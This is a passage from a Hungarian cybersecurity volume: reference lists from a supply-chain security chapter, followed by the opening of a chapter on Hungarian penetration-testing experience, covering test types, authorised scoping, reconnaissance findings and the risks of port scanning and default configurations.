[48] https://www.sans.org/media/critical-security-controls/critical-controls-poster-2016.pdf

Hivatkozás	Cím	Alcím
PM-9	Programmenedzsment	Kockázatmenedzsment-stratégia
RA-2	Kockázatkezelés	Biztonsági kategóriába sorolás
RA-3	Kockázatkezelés	Kockázatelemzés
CP-2	Vészhelyzeti intézkedés	Vészhelyzeti intézkedési tervek
CP-4	Vészhelyzeti intézkedés	Vészhelyzeti intézkedési tervek tesztelése
IR-3	Incidenskezelés	Incidenskezelés-gyakorlat
IR-4	Incidenskezelés	Incidenskezelés
IR-6	Incidenskezelés	Incidensjelentés
IR-8	Incidenskezelés	Incidenskezelés-tervezés
IR-9	Incidenskezelés	Incidenskimenet kezelése

6. Rövidítések

1. COTS – Commercial of the Shelf – dobozos szoftver
2. ICT – Information and Communication Technology – információ- és kommunikációtechnológia
3. CSF – Cybersecurity Framework – kiberbiztonsági keretrendszer, amely önkéntes és ingyenesen elérhető
4. NIST – National Institute of Standards and Technology
5. CSC – Cyber Security Controls – kiberbiztonsági kontrollok
6. SDLC – Software Development Lifecycle – szoftverfejlesztési életciklus-folyamat
7. VPN – Virtual Private Network – virtuális magánhálózat
8. OEM – Original Equipment Manufacturer – eredeti gyártó
9. SCRM – Supply Chain Risk Management – beszállítói lánc kockázatmenedzsment
10. GPS – Global Positioning System – Globális Helymeghatározó Rendszer
11. DOD – Department of Defence – Védelmi Minisztérium, Amerikai Egyesült Államok
12. SLA – Service Level Agreement – szolgáltatásiszint-megállapodás
13. OLA – Operation Level Agreement – üzemelésiszint-megállapodás
14. SecurID hardware token – fizikai eszköz, ugrókód-generátor
15. APT – Advanced Persistent Threat – előrehaladott, állandó fenyegetés, betörés

7. Felhasznált cikkek:

1. https://www.techradar.com/news/airbus-hacked-through-supplier-vpns (Letöltve: 2020. 03. 20.)
2. https://threatpost.com/wipro-confirms-hack/143826/ (Letöltve: 2020. 03. 20.)
3. https://www.darkreading.com/risk-management/lockheed-martin-suffers-massive-cyberattack/d/d-id/1098013 (Letöltve: 2020. 03. 20.)
4. https://www.infosecurity-magazine.com/news/swedish-privacy-snafu-affected-1/ (Letöltve: 2020. 03. 20.)
5. https://www.bloomberg.com/news/features/2018-10-04/the-big-hack-how-china-used-a-tiny-chip-to-infiltrate-america-s-top-companies (Letöltve: 2020. 03. 20.)
6. https://cacheoutattack.com (Letöltve: 2020. 03. 20.)
7. https://www.welivesecurity.com/2019/06/24/nasa-breach-mars-raspberry-pi/ (Letöltve: 2020. 03. 20.)
8. https://www.supermicro.com/en/news/CEO-3rdPartySecurity-Update (Letöltve: 2020. 03. 20.)
9. https://www.bloomberg.com/news/articles/2018-10-09/new-evidence-of-hacked-supermicro-hardware-found-in-u-s-telecom (Letöltve: 2020. 03. 20.)
10. https://www.darkreading.com/risk-management/lockheed-martin-suffers-massive-cyberattack/d/d-id/1098013 (Letöltve: 2020. 03. 20.)
11. https://www.sans.org/security-awareness-training/blog/applying-security-awareness-cyber-kill-chain (Letöltve: 2020. 03. 20.)
12. https://www.cisecurity.org/wp-content/uploads/2017/03/Poster_Winter2016_CSCs.pdf (Letöltve: 2020. 03. 20.)
13. https://www.nist.gov/cyberframework (Letöltve: 2020. 03. 20.)
14. NIST Special Publication 800-53 Revision 4 Security and Privacy Controls for Federal Information Systems and Organizations
15. NIST Special Publication 800-161 Supply Chain Risk Management Practices for Federal Information Systems and Organizations
16. Payment Card Industry (PCI) Data Security Standard Requirements and Security Assessment Procedures Version 3.2.1

III. ARÁNYI GÁBOR – SÉRÜLÉKENYSÉGVIZSGÁLATOK TAPASZTALATAI A HAZAI KIBERTÉRBEN

1. Bevezetés

Az elmúlt évek tapasztalatai alapján kijelenthetjük, hogy az informatikai biztonság és az információvédelem egyre fontosabbá vált mind a versenypiaci szegmens, mind pedig a közszféra területén. Köszönhető ez annak, hogy mindennapossá váltak nemzetközi szinten is a kibertámadások, adatszivárogtatások, adatvédelmi botrányok. A kiberbűnözők, blackhat hekkerek[49] szemszögéből vizsgálva az incidenseket, kijelenthető, hogy egyre fejlettebb eszközkészlettel rendelkeznek, az elérhető célpontjaik száma növekszik, viszonylag kicsi időráfordítással, alacsony kockázat mellett, rendkívül nagy hasznot hozhat, vagy éppen kárt okozhat egy támadás. A motiváció lehet éppúgy az anyagi haszonszerzés, mint a hírnév öregbítése, vagy éppen a károkozás. Chris Triolo (HP Enterprise Security) örök érvényű igazsága, hogy amíg a hekkereknek elegendő egy biztonsági rést találni egy rendszeren ahhoz, hogy értékes információkhoz jussanak, addig a másik oldalon lévő biztonsági szakembereknek minden lehetséges sérülékenységet be kell foltozniuk a teljes infrastruktúra minden elemén ahhoz, hogy nyugodtan aludhassanak.

Ezen a területen különösen igaz, hogy ha békét szeretnénk, sajnos készülnünk kell a háborúra. A támadók sokszor a leggyengébben védett rendszereket választják célpontul, de mi van akkor, amikor a támadás kifejezetten a vizsgált rendszerre irányul? Ilyenkor el kell érnünk, hogy – a megrendelő szakembereivel közösen együttműködve – a rendszer biztonsági szintjét olyan magasra emeljük, hogy túl nagy költséggel, időráfordítással és kockázattal járjon a támadónak a rendszert kompromittálni. Hasonlóan ahhoz, ahogy fontos szempont egy autó gyártása során az utas-, illetve gyalogosbiztonság, az informatikai rendszerek építése során is fontos kell, vagy kellene, hogy legyen az informatikai biztonság.

1.1. Miért van szükség sérülékenységvizsgálatokra?

Magyarországon még mindig sok esetben törvényi előírás vagy hatóság által elrendelt kötelezettség áll az ilyen vizsgálatok mögött. Gyakran bizonyos auditok vagy nemzetközi minősítések megszerzése érdekében kell a megrendelőnek hasonló vizsgálatokat lefolytatni. A tapasztalatok szerint a versenypiac szereplői közül inkább a multinacionális háttérrel rendelkező cégek, illetve az innovatív, gyorsan fejlődő, szűkebb termékpalettájú kkv-k[50] rendelnek meg biztonsági auditokat. Ők leginkább termékeik, adatvagyonuk védelmére, piaci jó hírük megőrzésére gondolnak, amikor a vizsgálat mellett döntenek. Bármilyen, informatikai rendszerrel rendelkező szervezet számára fontos felismerni, hogy az eddig inkább opcionálisnak tekintett „informatikai törésteszt” egyre inkább az „erősen ajánlott” kategóriába kell hogy tartozzon.

---

[49] Blackhat hekkernek (fekete kalapos hekkernek) nevezzük azokat a hekkereket, akik tudásukkal visszaélve, jogosulatlanul számítógépbe, illetve számítógép-hálózatokba törnek be haszonszerzés vagy károkozás céljából. https://hu.wikipedia.org/wiki/Hacker#Black-hat_hacker Letöltés: 2020. 06. 04.

[50] A kkv a kis- és középvállalkozások rövidített gyűjtőneve.

Az ilyen típusú tesztek mellett szól többek között, hogy:

- egyre nagyobb érték a szoftver és az adat, ezeket védeni kell;
- az adatvédelmi botrányokat mindenki szívesen elkerülné;
- a nehezen megszerzett piaci pozíciónkat (ügyfélkör, profit, reputáció) idejében megvédhetjük;
- annál jobb forgatókönyv nincs, mint amikor egy fehér kalapos hekker[51] találja meg először a biztonsági réseket;
- a riportok során feltárt sérülékenységekből az üzemeltetők, integrátorok, fejlesztők sokat tanulhatnak, így később biztonságosabb rendszereket építhetnek;
- egy-egy ilyen incidensnek hatalmas médiavisszhangja van, tartósan kihat a cég általános megítélésére;
- a megrendelő az illúzió helyett valós képet kaphat a rendszer biztonsági szintjéről (katalógus versus éles töréstesztt).

Ami pedig ellene szól:

- erőforrást köt le (pénz, idő, eszköz, szakember);
- nem várt problémákra világíthat rá, régi „sebeket” téphet fel;
- új feladatokat ad, fejlesztési irányokat deklarál, további invesztációkat igényelhet;
- emberi tulajdonság, hogy nem szeretünk szembenézni gyengeségeinkkel, hibáinkkal.

1.2. Milyen jellegű sérülékenységeket keresünk?

Alapvetően a feltárt sérülékenységek mindegyike visszavezethető valamilyen emberi mulasztásra. Egy hibás konfiguráció, egy programozási hiba, egy gyengén védett integrált áramkör vagy egy hiszékeny recepciós hölgy ugyanúgy hozzájárulhat a támadás sikeréhez. A sérülékenységek területeinek egy lehetséges csoportosítása, ha a támadási platformokat vesszük alapul. A **humán** terület vizsgálata leginkább a pszichológiai manipuláción (social engineering) alapuló támadásokat jelenti, amely során az emberek jóindulatát, segítőkészségét, tudatlanságát használják ki az információszerzés érdekében. Ez a terület elsőre talán komolytalannak tűnhet, de néha egy asztalon felejtett, cetlire felírt jelszó állhat egy 12 karakter hosszú, erős jelszó feltörésének nehézségeivel szemben. Hasonlóan szemléletes példa, ha elképzeljük, hogy adott esetben ki ne engedne maga elé az ajtóban egy dobozokkal megrakott „csomagfutárt”?

A **hardveres** sérülékenységek felderítéséhez mindenképpen fizikai hozzáférés szükséges. Ilyenkor szerviz interfészeket, külső csatlakozási lehetőségeket keresünk, illetve a normál működéstől eltérő áramköri aktivitást idézünk elő (zárt-nyitott áramkörök, feszültségszintek, programozható logikák kivezetéseinek tesztelése stb.). Ezek a vizsgálatok tipikusan gyártói, szolgáltatói eszközvizsgálatok szoktak lenni, és komoly, elektronikai területen szerzett tapasztalatot igényelnek.

A **szoftveres** biztonsági rések felkutatása talán a legnagyobb és a legérzékenyebb támadási terület. Ide tartoznak mind a hálózati infrastruktúra elemeit, a kiszolgálói környezeteket (operációs rendszerek, elérhető szolgáltatások) és a teljes alkalmazásplatformot (szerver oldali, kliens oldali, asztali, eszközspecifikus, webes alkalmazásrendszerek, API-k, mobil appok, adatbáziskezelő platformok, firmware-ek stb.) érintő sérülékenységvizsgálatok. Ezen a területen különösen könnyű hibázni, mivel jellemzően túlterhelt a fejlesztői, integrátori, üzemeltetői oldal, összetettek a rendszerek, és szerteágazó a szoftveres infrastruktúra.

[51] Fehér kalapos hekkernek nevezzük azokat a kiemelt tudással rendelkező informatikai szakembereket, akik tudásukat arra használják fel, hogy megbízás alapján vagy állandó jelleggel biztonsági hibákra világítsanak rá, ezáltal elkerülve és megelőzve a blackhat hekkerek betörési kísérleteit. https://hu.wikipedia.org/wiki/Hacker (Letöltés: 2020. 06. 04.)

1.3. A vizsgálatok típusai

A vizsgált rendszerrel kapcsolatos előzetes információk alapvetően meghatározzák a vizsgálatot végzők lehetőségeit és feladatait. Általában a megrendelő elsőként arra kíváncsi, hogy egy szakmailag felkészült támadó, aki semmilyen korábbi információval nem rendelkezik a célrendszerrel kapcsolatosan, meddig tud eljutni. Ezeket a vizsgálatokat **black-box** vizsgálatoknak nevezzük, mivel a célrendszer felépítéséről, az alkalmazott technológiákról, illetve a vizsgálat tárgyát képező alkalmazások belső működéséről a vizsgálat kezdetén nem rendelkezünk ismeretekkel.

A **grey-box** vizsgálatok során azt modellezzük, hogy a rendszer részleges ismeretében, korlátozott jogosultságokkal (pl.: általános jogú felhasználó, vendégfelhasználó) rendelkezve mennyire támadható a rendszer. Ez szélsőséges esetben jelentheti irányítottan a szabotázs lehetőségének vizsgálatát is, vagyis hogy egy rosszindulatú munkatárs vagy egy regisztrált felhasználó milyen károkat képes okozni az infrastruktúrában.

A **white-box** típusú vizsgálatok alkalmával az auditot végzők a célrendszert teljes egészében ismerik. Rendelkeznek a megfelelő dokumentációkkal, forráskódokkal, adminisztrátori jogosultságokkal, konfigurációkkal. Már az adott termék vagy szolgáltatás bizonyos fejlesztési szakaszaiban érdemes elvégezni ezeket a vizsgálatokat (forráskódelemzés, konfigurációaudit, fuzzing[52], egyéb automatizált és manuális tesztek), így az implementációs folyamat során folyamatos képet kaphatunk a biztonsági jellemzőkről, sérülékeny pontokról. Ilyenkor tulajdonképpen a fejlesztőkkel együttműködve igyekszünk a biztonságot „belefejleszteni" a készülő rendszerbe, melynek eredményeképpen sokkal inkább koherens lesz a kimenet, és kevésbé lesznek a rendszerben biztonsági „gyorstapaszok", vagy zero day[53] sérülékenységek.

1.4. Mi lehet a vizsgálatok tárgya?

Külső informatikai biztonsági vizsgálatok során az internet irányából elérhető minden olyan eszközt, szolgáltatást és szoftvert auditálunk, amely publikusan bárki számára elérhető. Kijelenthetjük, hogy a legtöbb megrendelő elsősorban ennek a vizsgálatnak a kimenetére kíváncsi. Mivel manapság egyre inkább elfogadott szemlélet, hogy ha egy cég vagy szervezet nincs jelen a weben, akkor nem is létezik, ezért a **webes sérülékenységvizsgálatok** szintén gyakori feladatnak számítanak az etikus hekkerek körében. Ilyenkor nemcsak a webes alkalmazásrendszerek és a hozzájuk kapcsolódó szolgáltatások (adatbázis-kezelők, FTP stb.), illetve komponensek kerülnek vizsgálat alá, hanem a megrendelő internetes lábnyoma is feltérképezésre kerül. Ez magában foglalja a keresők által indexelt tartalmak, korábban publikált információk, közösségi platformok felülvizsgálatát is. Külön kérésre, adott vezetői kör profilozására is sor kerülhet, ami az illetővel kapcsolatos információk, kontaktadatok, illetve kapcsolati háló feltérképezését jelenti.

Belső informatikai vizsgálatok során a megrendelő belső hálózatának sérülékenységvizsgálatát végezzük el, ami a scope[54] függvényében kiterjedhet a hálózati eszközök, elérhető szolgáltatások, autentikációs eljárások, alkalmazott protokollok, tartományi házirendek, kiszolgálók és munkaállomások analízisére. Mivel általában a belső hálózathoz kapcsolódik, gyakran felmerül az igény

[52] A fuzzing egy leginkábban automatizált módon végrehajtott szoftvertesztelési technika, melynek során érvénytelen, véletlenszerű, illetve nem várt adatokat adunk meg a program bemeneteként, majd a kimenetet megvizsgálva próbáljuk megtalálni a sérülékeny pontokat. Ezzel a technikával főkent overflow, illetve DoS jellegű sérülékenységeket kereshetünk hatékonyan, miközben a szoftver kivételkezeléséről és robosztusságáról is képet kaphatunk. (A szerző.)

[53] Olyan szoftveres sérülékenységek, amelyekről csak a támadók általi kihasználásuk után értesül a fejlesztőjük, általában nagyon rövid életű biztonsági résekről van szó. https://pcworld.hu/szoftver/nsa-nem-olyan-fontosak-a-zero-day-hibak-173038.html (Letöltés: 2020. 06. 04.)

[54] A scope írja körül, hogy a vizsgálat során milyen célrendszer(ek), mikor és milyen módszerekkel kerül vizsgálat alá. Tulajdonképpen ez a vizsgálat hatókörének és terjedelmének pontos leírása.

a **vezeték nélküli hálózat** informatikai biztonsági vizsgálatára. Ilyenkor az alkalmazott titkosítási protokollokon és hitelesítési mechanizmusokon túl górcső alá kerülhet például a lefedett területek, az interferencia-hatások, illetve a vezeték nélküli eszközök fizikai hozzáférésének kérdésköre is.

A **pszichológiai manipuláció** főként multinacionális cégeknél, nagyobb szervezeteknél kerül előtérbe, ahol a szervezet által az alkalmazottak számára előírt biztonsági irányelvek betartásáról, illetve a hivatalos protokollok helyes alkalmazásáról győződik meg a megrendelő.

2. Külső black-box vizsgálatok tapasztalatai

2.1. Kezdeti nehézségek

A legtöbb esetben a sérülékenységvizsgálatok megrendelésekor még nem pontosan definiált, hogy milyen célrendszert vagy célrendszereket kell biztonsági szempontból tesztelni, pedig mielőtt a vizsgálat elkezdődik, pontosan, írásban le kell fektetni a feltételeket. A vizsgálatokat a megrendelő kizárólag a saját tulajdonában lévő rendszerekre (szoftver, hardver) rendelheti meg, és ehhez kifejezetten írásbeli meghatalmazást kell adnia. A megrendelésnek tartalmaznia kell a következőket:

- Ki adja a megbízást, és ki jogosult a vizsgálat elvégzésére?
- A rendszer mely részei kerülnek tesztelésre (IP-címek, domének, adott URL-ek stb.)?
- Milyen időablakban történhet a vizsgálat?
- Milyen jellegű eszközöket, illetve támadásokat nem lehet alkalmazni (pl.: DoS[55], adatbázis-szennyezés, adattörlés stb.)?

Az esetek túlnyomó többségében kezdetben csak egy adott IP-cím vagy domén alatt elérhető infrastruktúra van fókuszban megrendelői részről. Amikor azonban megkezdődik a felderítési szakasz, felmerülnek további igények is. Egy használaton kívüli aldomén, egy IP-szomszéd, egy régi DNS-rekord vagy egy „ottfelejtett” szolgáltatás mind-mind szélesítheti a vizsgálat spektrumát. A scope módosításának gyakori okai a következők:

- a célrendszerek szerteágazók, nem mindig dokumentáltak;
- nagyobb szervezetek esetén az aláírásra jogosultak nem feltétlenül ismerik rendszereik teljes struktúráját;
- az üzemeltetési, fejlesztői csapatok gyakran személyi változásokat élnek meg, sok információ elvész;
- a szolgáltatások nem dokumentált módon kerülnek elindításra, „félhivatalos” elemek vannak a rendszerekben.

Végletekbe bocsátkozni természetesen ezen a területen sem célszerű. Egy összetett infrastruktúra minden elemét egy vizsgálat alá vonni nem tanácsos, mivel az eredmények és a riport időbeli késése egy sűrűn fejlesztett, produktív környezet esetén teljesen irrelevánssá tehetik a vizsgálatot. Ilyen esetekben célszerű szakaszokra bontani a tesztet és priorizálni, tehát a legkritikusabb elemektől haladni a kevésbé fontosak felé. Ha azonban a vizsgált infrastruktúra elemeinek körét nagyon leszűkítjük, könnyen kimaradhatnak alapvetően fontos szolgáltatások, amelyekkel kapcsolatosan természetesen nem terheli felelősség a vizsgálatot végzőket, de mégis rosszul veszi ki magát, hogy

[55] A szolgáltatásmegtagadásos (DoS – Denial-of-service) támadások olyan elektronikus támadások, amelyek rendszereket, szolgáltatásokat vagy hálózatokat képesek olyan mértékben leterhelni, hogy az érintett rendszer, szolgáltatás vagy hálózat elérhetetlenné válhat. Ez egyrészt a rendszerek megbénításával, másrészt a hálózati forgalom növelésével érhető el, amelynek eredménye, hogy a legitim adatforgalom nem éri el a célrendszert. A DoS-támadás származhat egyetlen rendszertől, vagy akár rendszerek csoportjától is. Ez utóbbi esetet elosztott szolgáltatásmegtagadásos (DDoS) támadásnak nevezzük. https://nki.gov.hu/it-biztonsag/tudastar/elosztott-szolgaltatasmegtagadasos-tamadas-ddos (Letöltés: 2020. 06. 04.)

kardinális elemek maradnak teszteletlenül. Volt több olyan eset is, amikor a megrendelő inkább segítséget kért a scope meghatározásához. Előfordult például, hogy több mint négyszáz releváns aldomén összegyűjtése után lehet csak közösen kialakítani a vizsgált rendszerelemek körét. A legtöbb etikus hekker természetesen inkább visszakérdez, ha fontosnak tekinthető szolgáltatásra bukkan, de jobb, ha ismerjük a rendszerünket, illetve az igényeinket már a sérülékenységvizsgálat megrendelésekor.

2.2. IT-biztonsággal kapcsolatos általános vélekedések, fenntartások

Nagy vonalakban kijelenthető, hogy hazánkban az informatika területén még nem igazán alakult ki a biztonságtudatos tervezés és implementálás gyakorlata. Ennek csak egyik oka, hogy általában felületesek az ismeretek ezen a területen, és sokan inkább elbagatellizálják a valós veszélyeket. Gyakran halljuk, hogy „Miért pont minket támadnának meg?", vagy, hogy „Ez inkább riogatás, mint valós kockázat!". Ezekre reagálva, azt hiszem, kijelenthetjük, hogy minden hazai szakember tudna mutatni e-mail-riasztásokat, naplófájlokat vagy scameket, amikből tisztán látszik, hogy mennyire hétköznapi dolog egy portscan[56], egy hitelesítési kísérlet, egy social engineering támadás vagy egy rosszindulatú BOT látogatása. Mivel a legtöbb hazai informatikai rendszer nem kellően monitorozott (logfigyelés, IDS/IPS[57], incidensmenedzsment stb.), így az incidensek nyomait, illetve egyáltalán a tényét általában nem nagyon veszik észre az ügyfelek. Óriási a különbség azonban aközött, hogy az évek során nem észleltünk incidenst és aközött, hogy valóban nem történt. Példaként álljon itt egy sor tűzfal-értesítés, amiből tisztán látszik, ahogy a permanens blokkolások után szomszédos IP-címekről újra próbálják szkennelni a kiszolgálót. Ezek a próbálkozások napi szintűek, és országoktól teljesen függetlenül jelen vannak mindenhol a világban.

1. ábra: Tűzfal-értesítés IP-cím permanens blokkolásáról (forrás: saját)

Gazdasági oldalról megközelítve a kérdést kijelenthető, hogy a sérülékenységvizsgálatok közvetlenül nem termelnek profitot, ellenben időt, pénzt és emberi erőforrást kötnek le. Más kérdés persze, hogy ha a jövőbeli támadások elé megyünk, akkor milyen profitkiesést, hány óra extra munkát, illetve mekkora presztízsveszteséget kerülhetünk el.

Fejlesztői és üzemeltetői oldalról a tapasztalatok azt mutatják, hogy általánosan túlterhelt szegmensek szakembereitől várjuk az együttműködést és a nyitottságot, miközben gyakran a munkájuk egyetlen minőségi jellemzője, hogy működik-e a rendszer, vagy nem. Számukra fontos hozadék azonban, hogy közös munkával biztonságosabbá tehetjük munkájuk eredményét, miközben új ismereteket szerezhetnek, és a jövőben fejlesztett rendszereiket már eleve biztonságosabban kivitelezhetik.

A versenypiac természetes velejárója egyfajta bizalmatlanság, ha arról van szó, hogy valaki meg szeretné vizsgálni informatikai rendszerünk biztonságát. Számtalan érzékeny adat, üzleti titok, for-

[56] Portscan során adott hálózati eszközön vagy kiszolgálón keresünk olyan nyitott, vagy legalábbis nem zárt portokat, amelyeken szolgáltatások futnak. Ez történhet csak bizonyos portokon, porttartományokon, vagy a teljes porttartományon (1-65535) is. A letapogatás érintheti a TCP-, illetve az UDP-alapú szolgáltatásokat egyaránt.

[57] Az informatikai biztonság területén behatolásvédelemről beszélünk, mikor a rendszer olyan gyanús viselkedéseit igyekszünk megfigyelni és kiszűrni, amelyek veszélyt jelenthetnek a tárolt adatok és a rendszer elemeinek bizalmasságára, sértetlenségére, rendelkezésre állására nézve. A cél tehát minden olyan folyamat észlelése, mely a rendszer biztonságos állapotát sértheti. Az IDS (intrusion detection system) eszközök feladata a behatolásérzékelés, míg az IPS (intrusion prevention system) a behatolás megelőzésére használt eszköz. Előfordul, hogy a két feladatot egy szolgáltatásba integrálják. http://ethical.inf.elte.hu/wiki/Behatolásvédelem (Letöltés: 2020. 06. 04.)

ráskód és egyéb információ juthat a tesztek során a vizsgálatot végzők birtokába. Hasonlóan, ahhoz, ahogy az orvos felé is bizalommal kell lennünk, ha kivizsgáltatjuk magunkat, ezen a területen is szükséges egyfajta megelőlegezett bizalom. Mindemellett természetesen a titoktartási nyilatkozat szinte minden esetben aláírásra kerül, ezzel is jogi biztonságot és garanciát nyújtva a megrendelőnek.

2.3. Az első „hidegzuhany", a felderítés

Miután kialakult a scope, és minden szükséges dokumentum aláírásra került, következhet a felderítés fázisa. Ez alapvetően meghatározza a további vizsgálatok lehetőségeit, hiszen ha nem derítjük fel alaposan a megrendelő infrastruktúráját, jelentős támadási felülettől eshetünk el később. Az esetek túlnyomó többségében már ebben a szakaszban találkozunk olyan sérülékeny pontokkal, amelyek meglepetésként érik a megrendelőt, és ezek miatt utólag pontosítani kell a vizsgálat hatókörét. A gyakorlatban az ilyen találatok legtöbbször kiszivárgott vagy akaratlanul ottfelejtett dokumentumok (pl.: infokommunikációs cég összes szolgáltatási szerződése publikus könyvtárban), hátramaradt szolgáltatások (pl.: publikusan elérhető élő IP-kamerakép a vezérigazgatói irodából), nem triviális hálózati szegmensek (pl.: SPF[58] rekord alapján kiszivárgott IP-cím-tartomány), végponti eszközök (pl.: Cisco router webmenedzsment interfésze), vagy esetleg kiszolgálók (pl.: korábbi üzlettárs által hátrahagyott, 7/24-ben futó Windows 2000 Server). A leggyakrabban előforduló problémás pontok a következők:

- » személyes adatok, ügyféladatbázisok, elérhetőségek;
- » indexelt könyvtárak, belső használatra szánt fájlok, mentések, logok;
- » beszédes DNS rekordok (TXT, CNAME, PTR), passzív DNS[59] nyomok;
- » forráskódok, adatbázismentések;
- » „gazdátlan" kiszolgálók, használaton kívüli aldomének;
- » korábbi üzleti tevékenységek, félbemaradt projektek „maradványai";
- » webes archívumok, gyorsítótárazott tartalmak.

Fontos megjegyezni, hogy a fent felsorolt tartalmakat általában könnyen és gyorsan eltávolíthatjuk, amennyiben saját hatáskörben tudjuk kezelni a problémát. Azonban a keresőbotok, webarchívummotorok „könnyen tanulnak és nehezen felejtenek". Időbe telhet, amíg a szolgáltatók – külön kérésre – adatbázisaikból, tárhelyeikről, illetve gyorsítótáraikból eltávolítják a jelzett tartalmakat. Szintén fontos megjegyezni, hogy az óvatosabb támadók kizárólag passzív eszközöket, anonimizált lekérdezéseket, illetve harmadik fél által nyújtott szolgáltatásokat használnak a felderítés során. Így nem igazán követhetjük nyomon a tényked̈esüket, azonban ha jól kontrolláljuk az elérhető információk körét, szűk területre tudjuk szorítani őket.

[58] Az SPF (Sender Policy Framework) egy olyan DNS rekord, amit annak igazolására használnak, hogy az email feladója valóban a domén jogos tulajdonosa-e, illetve hogy abból az IP-cím-tartományból történik-e az üzenet feladása, amelyből adott domén esetében ez lehetséges.

[59] A passzív DNS-szolgáltatás lényege, hogy a rekurzív névszerverek naplózzák a többi névszervertől kapott válaszokat, és a naplózott adatokat egy központi adatbázisba replikálják. A passzív DNS-adatok a hiteles névszerverek hivatkozásaiból és válaszaiból állnak (természetesen hibákkal együtt). Ezeket az adatokat időbélyeggel látják el, tömörítik, majd replikálják egy központi adatbázisba archiválás és elemzés céljából. https://hun.small-business-tracker.com/strengthen-your-network-security-with-passive-dns-972958 (Letöltés: 2020. 06. 04.)

2.4. Az infrastruktúra és a szolgáltatások feltérképezése (scanning)

A kivizsgált incidensek szinte mindegyikénél azt tapasztaltuk, hogy a megtámadott rendszert előzetesen valamilyen módon szkennelték. Ilyenkor a támadó, sokszor saját magát online toolok, proxyk, esetleg TOR node-ok[60] mögé rejtve igyekszik direkt vagy indirekt módon a szolgáltatásokat, az alkalmazott platformokat, illetve belépési pontokat megtalálni.

Talán bagatell dolognak tűnhet, de a célrendszereket vizsgálva az ICMP echo (ping) csomagokra legtöbbször érkezik válasz, ami megkönnyíti a live hostok felkutatását (ping, traceroute, fping, hping3), és általában ezek a csomagok nem kerülnek naplózásra.

Scanning során tipikusan előforduló hiba szokott lenni, hogy szabványos portokat, alapértelmezett bannereket, illetve jól azonosítható szolgáltatás-ujjlenyomatokat használnak a célrendszerek üzemeltetői. Többek között ez az oka annak, hogy sok automatizált script nem is végez portscant[61] a teljes TCP/UDP-tartományon, inkább csak a leggyakrabban használt, hagyományos portokat vizsgálja meg, és igyekszik verziódetektálással vagy sérülékenységek próbálgatásával sebezhető operációs rendszereket vagy szolgáltatásokat találni. A támadók fejével gondolkodva könnyen belátható, hogy aki nem blokkolja bizonyos intenzitás felett a portscan bármilyen formáját, a szabálytalan csomagokat vagy a normálistól eltérő forgalmat, és emellett minden szolgáltatása alapértelmezett konfigurációval fut (port, banner, hitelesítés, alapértelmezett felhasználók stb.) az vagy honeypotot[62] üzemeltet, vagy nem igazán felkészült. Ilyenkor a támadók joggal gondolhatják, hogy valószínűleg nincs megfelelő patch menedzsment, nincs logelemzés vagy megfelelő incidenskezelés. Hasonlóan ahhoz, ahogy egy nagyvárosban kormányzárat használva autónkon, drasztikusan csökken az esély, hogy autólopás áldozatává váljunk, ezen a területen is az elővigyázatosság a kifizetődő. Jól tudjuk, hogy egy profi autótolvaj néhány másodperc alatt kiiktatja a kormányzárat, mégsem kockáztat, és inkább egy olyan járművet választ, amiben nincsen ilyen eszköz. Kis odafigyeléssel, az átlaghoz képest magasabb védelmi szint kialakításával a támadók nagy része már átsiklik felettünk, és más, gyengébben védett célpontot fog választani. Ugyanakkor ha célzott a támadás, és jelentős az adatvagyonunk, akkor az átlagnál sokkal magasabbra kell tennünk a mércét. Ilyenkor nő meg a szerepe a dedikált hardveres tűzfalaknak, IDS/IPS-rendszereknek, SIEM[63]-megoldásoknak, vagy éppen a logfigyelőknek. Az esetek jelentős hányadában azonban nincsen semmilyen védelmi mechanizmus integrálva a célrendszerekbe, így a portscan, port knocking[64] jellegű felderítések a teljes TCP/UDP port tartományon hiba nélkül lefutnak, illetve semmi nem akadályozza meg, hogy az operációs rendszereket és a futó szolgáltatásokat pontosan azonosítsuk. Szintén sokszor előfordul, hogy bár lehetőség lenne rá, a megrendelő nem alkalmaz forrás IP-szűrést, illetve tanúsítványalapú hitelesítést egyes kiemelten fontos szolgáltatásoknál. Pedig ez sokszor már a szolgáltatások konfigurálásánál lehetséges lenne, és amilyen egyszerű, annyira hatékony módszer. Gondoljunk csak bele, hogy milyen nehézségekbe ütközik kideríteni az engedélyezett IP-címek körét, vagy meghamisítani valamelyik engedélyezett publikus IP-címet (spoofing) úgy, hogy a routing működjön a támadó és a célpont között?

---

60 A TOR (The Onion Router) hálózat azzal biztosítja a felhasználók anonimitását, hogy hagymaszerűen felépülő, többrétegű titkosítást alkalmaz. Ez biztosítja, hogy maga a kommunikáció, sőt az egyes adatcsomagok útvonala hétköznapi eszközökkel nem fejthető vissza. A hálózatot TOR klienst futtató gépek alkotják, ezek lehetnek node-ok vagy ún. TOR-exitek. https://bitport.hu/a-dark-webre-koltozik-a-bbc-news-meglepo-es-logikus (Letöltés: 2020. 06. 04.)

61 A portscan során az aktív hálózati eszközökön, illetve a kiszolgálókon futó szolgáltatásokat térképezzük fel oly módon, hogy sorozatosan különböző portokra próbálunk meg csatlakozni, és a célpont válaszaiból igyekszünk azonosítani az elérhető szolgáltatásokat.

62 A honeypot egy olyan eszköz, amely a digitális bűnözők számára vonzó célpontnak tűnő rendszert szimulál, lehetőséget kínálva ezzel a biztonsági kutatóknak, hogy elemezhessék a bűnözők viselkedését. https://www.vg.hu/kozelet/technologia-tudomany/a-digitalis-bunozoknek-52-masodperc-is-eleg-1462471/ (Letöltés: 2020. 06. 04.)

63 Security Information and Event Management – biztonsági információ- és eseménykezelő rendszerek.

64 A „portkopogtatás" (port knocking), olyan módszer, amely segítségével megfelelő sorrendben próbálunk előre meghatározott portokon keresztül kommunikálni, aminek hatására más portok is elérhetővé válnak.

Az alapértelmezett konfigurációk használata szintén nem „jó gyakorlat”, mivel a legtöbb szolgáltatás Plug and Play módon települ és fut, de közben sokan elfelejtik, hogy ilyenkor még hátravan a szolgáltatások testreszabása, biztonsági beállítások elvégzése. Jó példa erre egy alapértelmezett anonymous FTP-hozzáférés, egy engedélyezett SMB null session,[65] vagy egy tudtunkon kívül futó WebDav szolgáltatás. Súlyos következményei lehetnek annak is, amikor az üzemeltetők akaratlanul publikált tartalmakat osztanak meg (pl.: indexelt könyvtárak, alapértelmezett fájlmegosztások), illetve alapvetően belső hálózatra szánt szolgáltatásokat publikálnak az internet felé, különösebb megszorítások nélkül.

